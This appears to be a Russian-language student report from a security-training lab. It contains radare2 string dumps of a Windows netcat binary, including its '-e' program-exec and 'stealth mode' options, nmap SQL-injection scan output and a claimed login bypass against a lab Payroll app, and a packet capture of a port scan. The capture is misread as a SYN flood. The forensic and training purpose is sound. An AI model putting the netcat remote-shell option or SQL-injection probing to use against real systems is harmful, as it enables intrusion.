0x0040b3a8 37 str.JanFebMarAprMayJunJulAugSepOctNovDec
0x0040b3d4 19 str.GetLastActivePopup
0x0040b3e8 16 str.GetActiveWindow
0x0040b3f8 12 str.MessageBoxA
0x0040b404 11 str.user32.dll
0x0040b410 7 str.CONIN_
0x0040c030 33 str.WaitForMultipleObjects_error:_s
0x0040c054 54 str.Failed_to_create_ReadShell_session_thread_error_s
0x0040c08c 24 str.Failed_to_execute_shell
0x0040c0a4 46 str.Failed_to_create_shell_stdin_pipe_error_s
0x0040c0d4 47 str.Failed_to_create_shell_stdout_pipe_error_s
0x0040c104 36 str.Failed_to_execute_shell_error_s
0x0040c128 45 str.SessionReadShellThreadFn_exitted_error_s
0x0040c158 7 str.exit_r_n
0x0040c168 38 str._s:_option__s_requires_an_argument_n
0x0040c190 45 str._s:_option__c_s.doesnt_allow_an_argument_n
0x0040c1c0 45 str._s:_option__s.doesnt_allow_an_argument_n
0x0040c1f0 26 str._s:_invalid_option__c_n
0x0040c20c 26 str._s:_illegal_option__c_n
0x0040c228 39 str._s:_option_requires_an_argument__c_n
0x0040c250 32 str._s:_unrecognized_option__c_s_n
0x0040c270 32 str._s:_unrecognized_option__s_n
0x0040c290 30 str._s:_option__s.is_ambiguous_n
0x0040c2b4 16 str.POSIXLY_CORRECT
0x0040c2d0 10 str._UNKNOWN_
0x0040c2f0 18 str._sent_d_rcvd_d
0x0040c308 19 str.0123456789abcdef_
0x0040c31c 21 str.unknown_socket_error
0x0040c334 16 str.NO_DATA_
0x0040c344 16 str.NO_RECOVERY_
0x0040c354 16 strTRY AGAIN_
0x0040c364 16 str.HOST_NOT_FOUND_
0x0040c374 15 str.DISCON_
0x0040c384 16 str.NOTINITIALISED_
0x0040c394 16 str.VERNOTSUPPORTED
0x0040c3a4 16 str.SYSNOTREADY_
0x0040c3b4 15 str.REMOTE_
0x0040c3c4 15 str.STALE_
0x0040c3d4 15 str.DQUOT_
0x0040c3e4 15 str.USERS_
0x0040c3f4 15 str.PROCLIM_
0x0040c404 15 str.NOTEEMPTY_
0x0040c414 15 str.HOSTUNREACH_
0x0040c424 15 str.HOSTDOWN_
0x0040c434 15 str.NAMETOOLONG_
0x0040c444 15 str.LOOP_
0x0040c454 19 str.connection_refused
0x0040c468 15 str.TIMEDOUT_
0x0040c478 15 str.TOOMANYREFS_
0x0040c488 15 str.SHUTDOWN_
0x0040c498 15 str.NOTCONN_
0x0040c4a8 15 str.ISCONN_
0x0040c4b8 15 str.NOBUFFS_
0x0040c4c8 15 str.CONNRESET_
0x0040c4d8 15 str.CONNABORTED_
0x0040c4e8 15 str.NETRESET_
0x0040c4f8 15 str.NETUNREACH_
0x0040c508 15 str.NETDOWN_
0x0040c518 15 str.ADDRNOTAVAIL_
0x0040c528 15 str.ADDRINUSE_
0x0040c538 15 str.AFNOSUPPORT_
0x0040c548 15 str.PFNOSUPPORT_
0x0040c558 15 str.OPNOTSUPP_
0x0040c568 15 str.SOCKTNOSUPPORT
0x0040c578 15 str.PROTONOSUPPORT
0x0040c588 15 str.NOPROTOOPT_
0x0040c598 15 str.PROTOTYPE_
0x0040c5a8 15 str.MSGSIZE_
0x0040c5b8 15 str.DESTADDRREQ_
0x0040c5c8 15 str.NOTSOCK_
0x0040c5d8 15 str.ALREADY_
0x0040c5e8 15 str.INPROGRESS_
0x0040c5f8 15 str.WOULDLOCK_
0x0040c608 15 str.MFILE_
0x0040c618 15 strINVAL_
0x0040c628 15 strACCES
```

```
0x0040c638 15 strFAULT_____  
0x0040c648 15 strBADF_____  
0x0040c658 15 strINTR_____  
0x0040c66c 6 str:_sn  
0x0040c674 18 strHmalloc_d_failed  
0x0040c688 31 strDNS_fwd_rev_mismatch:_s____s  
0x0040c6a8 55 strWarning:_forward_host_lookup_failed_for_s:_h_errno_d  
0x0040c6e0 43 str_s:_inverse_host_lookup_failed:_h_errno_d  
0x0040c70c 55 strWarning:_inverse_host_lookup_failed_for_s:_h_errno_d  
0x0040c744 43 str_s:_forward_host_lookup_failed:_h_errno_d  
0x0040c770 32 strCant_parse_s_as_an_IP_address  
0x0040c790 20 str.gethostpoop_fuxored  
0x0040c7a8 39 str.Warning:_port_bignum_mismatch_d____d  
0x0040c7d0 31 str.loadports:bogus_values_d____d  
0x0040c7f0 22 str.loadports:_no_block_  
0x0040c808 62 str.Warning:_source_routing_unavailable_on_this_machine_ignoring  
0x0040c848 27 str.Cant_grab_s_d:with_bind  
0x0040c864 21 str.retryng_local_s_d  
0x0040c87c 24 str.nnetfd_reuseaddr_failed  
0x0040c894 17 str.Cant_get_socket  
0x0040c8a8 32 str.connect_to_s_from_s_s_d  
0x0040c8c8 43 str.invalid_connection_to_s_from_s_s_d  
0x0040c8f4 28 str.post_rcv_getsockname_failed  
0x0040c910 9 str._d ...  
0x0040c920 15 str.listening_on_  
0x0040c930 25 str.local_getsockname_failed  
0x0040c94c 21 str.local_listen_fuxored  
0x0040c964 24 str.UDP_listen_needs_p_arg  
0x0040c97c 38 str.udptest_first_write_failed__errno_d  
0x0040c9a4 14 str.ofd_write_err  
0x0040c9b4 7 str._8.8x_  
0x0040c9bc 32 str.print_called_with_no_open_fd_  
0x0040c9dc 24 str.too_many_output_retries  
0x0040c9f4 12 str.net_timeout  
0x0040ca00 15 str.select_fuxored  
0x0040ca10 30 str.Preposterous_Pointers:_d____d  
0x0040ca30 17 str.sent_d_rcvd_d  
0x0040ca44 16 str_s_d_s_  
0x0040ca54 21 str_s_d_s_open  
0x0040ca6c 25 str.no_port_s_to_connect_to  
0x0040ca88 15 str.no_destination  
0x0040ca98 14 str.no_connection  
0x0040cab8 16 str.invalid_port_s  
0x0040cab8 14 str.cant_open_s  
0x0040cac8 15 str.nc_h_for_help  
0x0040cad8 21 str.invalid_wait_time_s  
0x0040caf0 22 str.invalid_local_port_s  
0x0040cb08 25 str.invalid_interval_time_s  
0x0040cb24 17 str.too_many_g_hops  
0x0040cb38 52 str.invalid_hop_pointer_d_must_be_multiple_of_4_28  
0x0040cb6c 18 str.all_A_records_NIY  
0x0040cb80 28 str.ad:g:h:lno:p:rs:uvwxyz:  
0x0040cb9c 6 str.wrong  
0x0040cba4 11 str.Cmd_line:_  
0x0040ccb0 58 str.port_numbers_can_be_individual_or_ranges:_m_n_inclusive_  
0x0040ccba 148 str._t_u_t_UDP_mode_n_t_v_t_verbose_use_twice_to_be_more_verbose_n_t_w_se  
cs_t_ttimeout_for_connects_and_final_net_reads_n_t_z_t_tzero_I_O_mode_used_for_scanning  
0x0040cc80 31 str._t_t_t_tanswer_TELNET_negotiation  
0x0040cca0 418 str._t_g_gateway_tsourcerouting_hop_point_s_up_to_8_n_t_G_num_t_tsourcer_o  
uting_pointer:_4_8_12_..._n_t_h_t_tthis_cruff_n_t_i_secs_t_tdelay_interval_for_lines_sent  
_ports_scanned_n_t_l_t_tlisten_mode_for_inbound_connects_n_t_l_t_tlisten_harder_re_listen  
_on_socket_close_n_t_n_t_tnumeric_only_IP_addresses_no_DNS_n_t_o_file_t_thex_dump_of_traffi  
c_n_t_p_port_t_tlocal_port_number_n_t_r_t_trandomize_local_and_remote_ports_n_t_s_addr_t_tlo  
cal_source_address  
0x0040ce44 48 str._t_e_prog_t_tinbound_program_to_exec_dangerous_  
0x0040ce74 40 str._t_d_t_tdettach_from_console_stealth_mode_n  
0x0040ce9c 148 str._v1.10_NT_nconnect_to_somewhere:_tnc_options_hostname_port_s_ports_  
_..._nlisten_for_inbound:_tnc_l_p_port_options_hostname_port_noptions:  
0x0040f226 60 str._H  
0x0040f68c 52 str._t_a_f_b_f_t_f_n_a_v_b_f  
0x0040f710 24 str.R_rS_rW  
0x0040f728 32 str.Y_vl_rm_p  
0x0040f79c 20 str._v_r  
0x0040fb30 10 str._  
0x0040fb41 82 str._Th_U_iV_j_Wak_Xbl_YcmAzdnB_eoC_fpD_gq  
[0x00409c1b]> ■
```

iz

[0x00409c1b]> iz	[Strings]						
nth paddr	vaddr	len	size	section	type	string	
0	0x00009c31	0x0040b031	7	8	.rdata	ascii	(8PX\`a\`b
1	0x00009c39	0x0040b039	6	7	.rdata	ascii	700WP\`a
2	0x00009c48	0x0040b048	7	8	.rdata	ascii	\`b\`h``..
3	0x00009c51	0x0040b051	9	10	.rdata	ascii	ppxxxx\`b\`a\`b
4	0x00009c70	0x0040b070	4	10	.rdata	utf16le ull)	
5	0x00009c7c	0x0040b07c	6	7	.rdata	ascii	(null)
6	0x00009c94	0x0040b094	14	15	.rdata	ascii	runtime error
7	0x00009ca8	0x0040b0a8	13	14	.rdata	ascii	TLOSS error\r\n
8	0x00009cb8	0x0040b0b8	12	13	.rdata	ascii	SING error\r\n
9	0x00009cc8	0x0040b0c8	14	15	.rdata	ascii	DOMAIN error\r\n
10	0x00009cd8	0x0040b0d8	36	37	.rdata	ascii	R6028\r\n- unable to initialize heap\r\n
11	0x00009d00	0x0040b100	52	53	.rdata	ascii	R6027\r\n- not enough space for lowio initialization\r\n
12	0x00009d38	0x0040b138	52	53	.rdata	ascii	R6026\r\n- not enough space for stdio initialization\r\n
13	0x00009d70	0x0040b170	37	38	.rdata	ascii	R6025\r\n- pure virtual function call\r\n
14	0x00009d98	0x0040b198	52	53	.rdata	ascii	R6024\r\n- not enough space for _onexit/_atexit table\r\n
15	0x00009dd0	0x0040b1d0	40	41	.rdata	ascii	R6019\r\n- unable to open console device\r\n
16	0x00009dfc	0x0040b1fc	32	33	.rdata	ascii	R6018\r\n- unexpected heap error\r\n
17	0x00009e20	0x0040b220	44	45	.rdata	ascii	R6017\r\n- unexpected multithread lock error\r\n
18	0x00009e50	0x0040b250	43	44	.rdata	ascii	R6016\r\n- not enough space for thread data\r\n
19	0x00009e7c	0x0040b27c	32	33	.rdata	ascii	\r\nabnormal program termination\r\n
20	0x00009e90	0x0040b2a0	43	44	.rdata	ascii	R6009\r\n- not enough space for environment\r\n
21	0x00009ecc	0x0040b2cc	41	42	.rdata	ascii	R6008\r\n- not enough space for arguments\r\n
22	0x00009ef8	0x0040b2f8	36	37	.rdata	ascii	R6002\r\n- floating point not loaded\r\n
23	0x00009f20	0x0040b320	36	37	.rdata	ascii	Microsoft Visual C++ Runtime Library
24	0x00009f4c	0x0040b34c	25	26	.rdata	ascii	Runtime Error!\n\nProgram:
25	0x00009f6c	0x0040b36c	22	23	.rdata	ascii	<program name unknown>
26	0x00009f90	0x0040b390	21	22	.rdata	ascii	SumMontueWedThuFriSat
27	0x00009fa8	0x0040b3a8	36	37	.rdata	ascii	JanFebMarAprMayJunJulAugSepOctNovDec
28	0x00009fd4	0x0040b3d4	18	19	.rdata	ascii	GetLastActivePopup
29	0x00009fe8	0x0040b3e8	15	16	.rdata	ascii	GetActiveWindow
30	0x00009ff8	0x0040b3f8	11	12	.rdata	ascii	MessageBoxA
31	0x0000a004	0x0040b404	10	11	.rdata	ascii	User32.dll
32	0x0000a010	0x0040b410	6	7	.rdata	ascii	CONIN\$
0	0x0000a230	0x0040c030	32	33	.data	ascii	WaitForMultipleObjects error: %s
1	0x0000a254	0x0040c054	53	54	.data	ascii	Failed to create ReadShell session thread, error = %s
2	0x0000a28c	0x0040c08c	23	24	.data	ascii	Failed to execute shell
3	0x0000a2a4	0x0040c0a4	45	46	.data	ascii	Failed to create shell stdin pipe, error = %s
4	0x0000a2d4	0x0040c0d4	46	47	.data	ascii	Failed to create shell stdout pipe, error = %s
5	0x0000a304	0x0040c104	35	36	.data	ascii	Failed to execute shell, error = %s
6	0x0000a328	0x0040c128	44	45	.data	ascii	SessionReadShellThreadFn exitted, error = %s
7	0x0000a358	0x0040c158	6	7	.data	ascii	exit\r\n
8	0x0000a368	0x0040c168	37	38	.data	ascii	%s: option `%s' requires an argument\n
9	0x0000a390	0x0040c190	44	45	.data	ascii	%s: option '%s' doesn't allow an argument\n
10	0x0000a3c0	0x0040c1c0	44	45	.data	ascii	%s: option '--%s' doesn't allow an argument\n
11	0x0000a3f0	0x0040c1f0	25	26	.data	ascii	%s: invalid option -- %c\n
12	0x0000a40c	0x0040c20c	25	26	.data	ascii	%s: illegal option -- %c\n
13	0x0000a428	0x0040c228	38	39	.data	ascii	%s: option requires an argument -- %c\n
14	0x0000a450	0x0040c250	31	32	.data	ascii	%s: unrecognized option '%c%s'\n
15	0x0000a470	0x0040c270	31	32	.data	ascii	%s: unrecognized option '--%s'\n
16	0x0000a490	0x0040c290	29	30	.data	ascii	%s: option `%s' is ambiguous\n
17	0x0000a4b4	0x0040c2b4	15	16	.data	ascii	POSIXLY_CORRECT
18	0x0000a4d0	0x0040c2d0	9	10	.data	ascii	(UNKNOWN)
19	0x0000a4f0	0x0040c2f0	17	18	.data	ascii	sent %d, rcvd %d
20	0x0000a508	0x0040c308	18	19	.data	ascii	0123456789abcdef
21	0x0000a51c	0x0040c31c	20	21	.data	ascii	unknown socket error
22	0x0000a534	0x0040c334	15	16	.data	ascii	NO_DATA
23	0x0000a544	0x0040c344	15	16	.data	ascii	NO_RECOVERY
24	0x0000a554	0x0040c354	15	16	.data	ascii	TRY AGAIN
25	0x0000a564	0x0040c364	15	16	.data	ascii	HOST_NOT_FOUND
26	0x0000a574	0x0040c374	14	15	.data	ascii	DISCON
27	0x0000a584	0x0040c384	15	16	.data	ascii	NOTINITIALISED
28	0x0000a594	0x0040c394	15	16	.data	ascii	VERNOTSUPPORTED
29	0x0000a5a4	0x0040c3a4	15	16	.data	ascii	SYSNOTREADY
30	0x0000a5b4	0x0040c3b4	14	15	.data	ascii	REMOTE
31	0x0000a5c4	0x0040c3c4	14	15	.data	ascii	STALE
32	0x0000a5d4	0x0040c3d4	14	15	.data	ascii	DQUOT
33	0x0000a5e4	0x0040c3e4	14	15	.data	ascii	USERS
34	0x0000a5f4	0x0040c3f4	14	15	.data	ascii	PROCLIM
35	0x0000a604	0x0040c404	14	15	.data	ascii	NOTEMPTY
36	0x0000a614	0x0040c414	14	15	.data	ascii	HOSTUNREACH
37	0x0000a624	0x0040c424	14	15	.data	ascii	HOSTDOWN
38	0x0000a634	0x0040c434	14	15	.data	ascii	NAMETOOLONG
39	0x0000a644	0x0040c444	14	15	.data	ascii	LOOP
40	0x0000a654	0x0040c454	18	19	.data	ascii	connection refused
41	0x0000a668	0x0040c468	14	15	.data	ascii	TIMEDOUT
42	0x0000a678	0x0040c478	14	15	.data	ascii	TOOMANYREFS
43	0x0000a688	0x0040c488	14	15	.data	ascii	SHUTDOWN
44	0x0000a698	0x0040c498	14	15	.data	ascii	NOTCONN
45	0x0000a6a8	0x0040c4a8	14	15	.data	ascii	ISCONN
46	0x0000a6b8	0x0040c4b8	14	15	.data	ascii	NOBUFS
47	0x0000a6c8	0x0040c4c8	14	15	.data	ascii	CONNRESET
48	0x0000a6d8	0x0040c4d8	14	15	.data	ascii	CONNABORTED
49	0x0000a6e8	0x0040c4e8	14	15	.data	ascii	NETRESET
50	0x0000a6f8	0x0040c4f8	14	15	.data	ascii	NETUNREACH
51	0x0000a708	0x0040c508	14	15	.data	ascii	NETDOWN
52	0x0000a718	0x0040c518	14	15	.data	ascii	ADDRNOTAVAIL
53	0x0000a728	0x0040c528	14	15	.data	ascii	ADDRINUSE
54	0x0000a738	0x0040c538	14	15	.data	ascii	AFNOSUPPORT
55	0x0000a748	0x0040c548	14	15	.data	ascii	PFNOSUPPORT
56	0x0000a758	0x0040c558	14	15	.data	ascii	OPNOTSUPP
57	0x0000a768	0x0040c568	14	15	.data	ascii	SOCKTNOSUPPORT
58	0x0000a778	0x0040c578	14	15	.data	ascii	PROTONOSUPPORT
59	0x0000a788	0x0040c588	14	15	.data	ascii	NOPROTOOPT
60	0x0000a798	0x0040c598	14	15	.data	ascii	PROTOTYPE
61	0x0000a7a8	0x0040c5a8	14	15	.data	ascii	MSGSIZE
62	0x0000a7b8	0x0040c5b8	14	15	.data	ascii	DESTADDRREQ
63	0x0000a7c8	0x0040c5c8	14	15	.data	ascii	NOTSOCK
64	0x0000a7d8	0x0040c5d8	14	15	.data	ascii	ALREADY
65	0x0000a7e8	0x0040c5e8	14	15	.data	ascii	INPROGRESS
66	0x0000a7f8	0x0040c5f8	14	15	.data	ascii	WOULD_BLOCK
67	0x0000a808	0x0040c608	14	15	.data	ascii	MFILE

Тут был использован исключительно статический анализ файла.

Задача 7. Аудит безопасности веб-сервисов

На ВМ существует тестовое веб-приложение, запущенное на нестандартном сетевом порту. Есть гипотеза, что оно уязвимо к SQL-инъекции и именно с её помощью был получен пароль пользователя greedo, с которым потом злоумышленник проник в систему Windows.

Что нужно сделать

Step 1: Найдите это приложение.

Step 2: Проверьте его на наличие SQL-инъекций, позволяющих получить чувствительную информацию.

Step 3: Исследуйте уязвимость и ответьте на вопрос: можно ли с помощью SQL-инъекции получить информацию о паролях пользователей?

Дополните общий отчёт описанием проделанной работы и скриншотами, подтверждающими выполнение заданий.

Советы и рекомендации

Дополните общий отчёт описанием проделанной работы и скриншотами, подтверждающими выполнение заданий.

Критерии оценивания


- Подобран рабочий вектор SQL-инъекции, позволяющий получить чувствительную информацию.
- Представлено описание со скриншотами, подтверждающими решение заданий.
- Представлены ответы минимум на два из трёх поставленных в задаче вопросов.

Артефакты задания

В общем отчёте представлено описание решений заданий со скриншотами.

```
|_http-server-header: Apache/2.4.9 (Win64) PHP/5.5.12
| http-sql-injection:
| Possible sqli for forms:
|   Form at path: /, form's action: . Fields that might be vulnerable:
|     user
|_http-trace: TRACE is enabled
| http-CSRF:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.56.107
| Found the following possible CSRF vulnerabilities:
|
|   Path: http://192.168.56.107:8091/
|   Form id:
|   Form action:
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_http-internal-ip-disclosure: ERROR: Script execution failed (use -d to debug)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-aspnet-debug:
| status: DEBUG is enabled
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
```

Во время сканирования, указан путь на какой-то локальный сайт. Как по мне, это может оказаться тем самым веб-приложением.



Payroll Login

User	<input type="text"/>
Password	<input type="password"/>
<input type="button" value="OK"/>	

(!) Notice: Undefined index: s in C:\temp\wamp\www\index.php on line 35



Call Stack

#	Time	Memory	Function	Location
1	0.0000	247848	{main}()	..\index.php:0

Появилась данная веб-страница, решил я набрать '



Ни какой ошибки не выдало, но при этом регистрация прошла и не прошла одновременно. Если что, браузер может запросить сохранить набранные данные, то есть получилось войти.



Тут показаны набранные данные (я набирал данные не один раз).

Payroll Login

User
 Password

(!) Notice: Undefined index: s in C:\temp\wamp\www\index.php on line 35

Call Stack				
#	Time	Memory	Function	Location
1	0.0000	247848	{main}()	..\index.php:0

Но тут проблема в том, что тут не фильтруются имена пользователей с паролями. Например я набрал имя пользователя и пароль (1 и 1).

Welcome, 1

Username	First Name	Last Name	Salary
1			

(!) Strict standards: mysqli::next_result(): There is no next result set. Please, call mysqli_more_results() or mysqli::more_results() to check whether to call this function on line 61

Набрав их, я смог спокойно войти на сайт.

Если что, используя SQL-Injection можно спокойно получить пароль другого пользователя. Можно войти на любой аккаунт пользователя, не только админа.

Задача 8. Корректировка сетевых средств защиты

В целях безопасности администратор изменил порт RDP-сервера на ВМ.

Однако при расследовании инцидента безопасности было выяснено, что на ВМ был зафиксирован вход в систему пользователя `greedo` с использованием удалённого рабочего стола. В целях детектирования сетевых вторжений в компании была настроена система обнаружения вторжений (СОВ). Согласно системе обнаружения вторжений произошли только следующие события:

```
[1:2024364:4] ET SCAN Possible Nmap User-Agent Observed [**]
```

```
[Classification: Web Application Attack] [Priority: 1] {TCP}
```

```
192.168.56.101:39870 -> 192.168.56.107:8091
```

Имеется [дамп](#) трафика за этот период.

Задача — собрать доказательства произошедшего события.

Что нужно сделать

Step 1: Определите, какие атаки, кроме сканирования сетевых портов, на веб-сервер ВМ были выполнены злоумышленником.

Step 2: Определите, каким образом злоумышленнику удалось узнать пароль пользователя `greedo`.

Step 3: Дайте рекомендации по усилению безопасности используемых на ВМ сервисов.

Дополните общий отчёт описанием проделанной работы и скриншотами, подтверждающими выполнение заданий.

Советы и рекомендации

Часто тестовые сервисы запускают на кастомных сетевых портах.

Возможно, стоит поискать информацию об этом в дампе трафика.

Системы обнаружения вторжений могут не детектировать атаки на веб-сервисы.

Нельзя использовать для тестовых сервисов базы данных, содержащие реальные идентификационные данные.

Критерии оценивания

- Представлено описание решений заданий со скриншотами, подтверждающими решение заданий.
- В описании представлены ответы минимум на два из трёх поставленных в задаче вопросов.

Артефакты задания

В общем отчёте представлено описание решений заданий со скриншотами.

No.	Time	Source	Destination	Protocol	Length Info
401	1.721646	192.168.56.107	192.168.56.101	TCP	54 7223 → 49477 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
402	1.741816	192.168.56.101	192.168.56.107	TCP	60 49477 → 1869 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
403	1.742263	192.168.56.107	192.168.56.101	TCP	54 1869 → 49477 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
404	1.762207	192.168.56.101	192.168.56.107	TCP	60 49477 → 1505 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
405	1.762662	192.168.56.107	192.168.56.101	TCP	54 1505 → 49477 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
406	1.782766	192.168.56.101	192.168.56.107	TCP	60 49477 → 1364 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
407	1.783238	192.168.56.107	192.168.56.101	TCP	54 1364 → 49477 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
408	1.803259	192.168.56.101	192.168.56.107	TCP	60 49477 → 4593 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
409	1.803654	192.168.56.107	192.168.56.101	TCP	54 4593 → 49477 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
410	1.823823	192.168.56.101	192.168.56.107	TCP	60 49477 → 4495 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
411	1.824268	192.168.56.107	192.168.56.101	TCP	54 4495 → 49477 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
412	1.843859	192.168.56.101	192.168.56.107	TCP	60 49477 → 8642 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
413	1.844261	192.168.56.107	192.168.56.101	TCP	54 8642 → 49477 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
414	1.864759	192.168.56.101	192.168.56.107	TCP	60 49477 → 6783 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
415	1.865232	192.168.56.107	192.168.56.101	TCP	54 6783 → 49477 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
416	1.885288	192.168.56.101	192.168.56.107	TCP	60 49477 → 9172 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
417	1.885689	192.168.56.107	192.168.56.101	TCP	54 9172 → 49477 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
418	1.905703	192.168.56.101	192.168.56.107	TCP	60 49477 → 7842 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
419	1.906081	192.168.56.107	192.168.56.101	TCP	54 7842 → 49477 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
420	1.926303	192.168.56.101	192.168.56.107	TCP	60 49477 → 3278 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
421	1.926661	192.168.56.107	192.168.56.101	TCP	54 3278 → 49477 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
422	1.946796	192.168.56.101	192.168.56.107	TCP	60 49477 → 3676 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
423	1.947330	192.168.56.107	192.168.56.101	TCP	54 3676 → 49477 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
424	1.967199	192.168.56.101	192.168.56.107	TCP	60 49477 → 4633 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
425	1.967559	192.168.56.107	192.168.56.101	TCP	54 4633 → 49477 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
426	1.987768	192.168.56.101	192.168.56.107	TCP	60 49477 → 931 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
427	1.988187	192.168.56.107	192.168.56.101	TCP	54 931 → 49477 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
428	2.008258	192.168.56.101	192.168.56.107	TCP	60 49477 → 2458 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
429	2.008628	192.168.56.107	192.168.56.101	TCP	54 2458 → 49477 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
430	2.028792	192.168.56.101	192.168.56.107	TCP	60 49477 → 284 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
431	2.029173	192.168.56.107	192.168.56.101	TCP	54 204 → 49477 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
432	2.049247	192.168.56.101	192.168.56.107	TCP	60 49477 → 1824 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
433	2.049664	192.168.56.107	192.168.56.101	TCP	54 1824 → 49477 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
434	2.069812	192.168.56.101	192.168.56.107	TCP	60 49477 → 2266 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
435	2.070238	192.168.56.107	192.168.56.101	TCP	54 2266 → 49477 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
436	2.089995	192.168.56.101	192.168.56.107	TCP	60 49477 → 9609 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
437	2.090458	192.168.56.107	192.168.56.101	TCP	54 9609 → 49477 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
438	2.110060	192.168.56.101	192.168.56.107	TCP	60 49477 → 7544 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

Sequence Number: 1 (relative sequence number)

Sequence Number (raw): 0

[Next Sequence Number: 1 (relative sequence number)]

Acknowledgment Number: 1 (relative ack number)

Acknowledgment number (raw): 2013173765

0101 = Header Length: 20 bytes (5)

Flags: 0x014 (RST, ACK)

Window: 0

[Calculated window size: 0]

[Window size scaling factor: -2 (no window scaling used)]

Checksum: 0xde09 [unverified]

[Checksum Status: Unverified]

Urgent Pointer: 0

[Timestamps]

[Time since first frame in this TCP stream: 0.000534000 seconds]

[Time since previous frame in this TCP stream: 0.000534000 seconds]

[SEQ/ACK analysis]

[This is an ACK to the segment in frame: 4221]

[The RTT to ACK the segment was: 0.000534000 seconds]

[iRTT: 0.000534000 seconds]

task8.pcap

Как по мне, тут могла быть совершена SYN Flood attack (абсолютное большинство пакетов в данном дампе именно через SYN Flood).

No.	Time	Source	Destination	Protocol	Length	Info
20772	340.432212	192.168.56.107	192.168.56.101	TCP	74	8091 → 46458 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 SACK=0
20773	340.432403	192.168.56.101	192.168.56.107	TCP	66	46458 → 8091 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1448 Tseq=1
20774	340.432592	192.168.56.101	192.168.56.107	HTTP	602	POST / HTTP/1.1 (application/x-www-form-urlencoded)
20775	340.446874	192.168.56.107	192.168.56.101	TCP	1514	8091 → 46458 [ACK] Seq=1 Ack=537 Win=66560 Len=1448 TSval=1448 Tseq=1
20776	340.446962	192.168.56.107	192.168.56.101	TCP	1514	8091 → 46458 [ACK] Seq=1 Ack=537 Win=66560 Len=1448 TSval=1448 Tseq=1
20777	340.447178	192.168.56.101	192.168.56.107	TCP	66	46458 → 8091 [ACK] Seq=537 Ack=2897 Win=63488 Len=0 TSval=1448 Tseq=1
20778	340.447490	192.168.56.107	192.168.56.101	HTTP	77	HTTP/1.1 200 OK (text/html)
20779	340.448908	192.168.56.101	192.168.56.107	TCP	66	46458 → 8091 [FIN, ACK] Seq=537 Ack=2909 Win=64128 Len=0 TSval=1448 Tseq=1
20780	340.449194	192.168.56.107	192.168.56.101	TCP	66	8091 → 46458 [ACK] Seq=2909 Ack=538 Win=66560 Len=0 TSval=1448 Tseq=1
20781	344.476645	192.168.56.101	192.168.56.107	TCP	74	46460 → 8091 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK=0
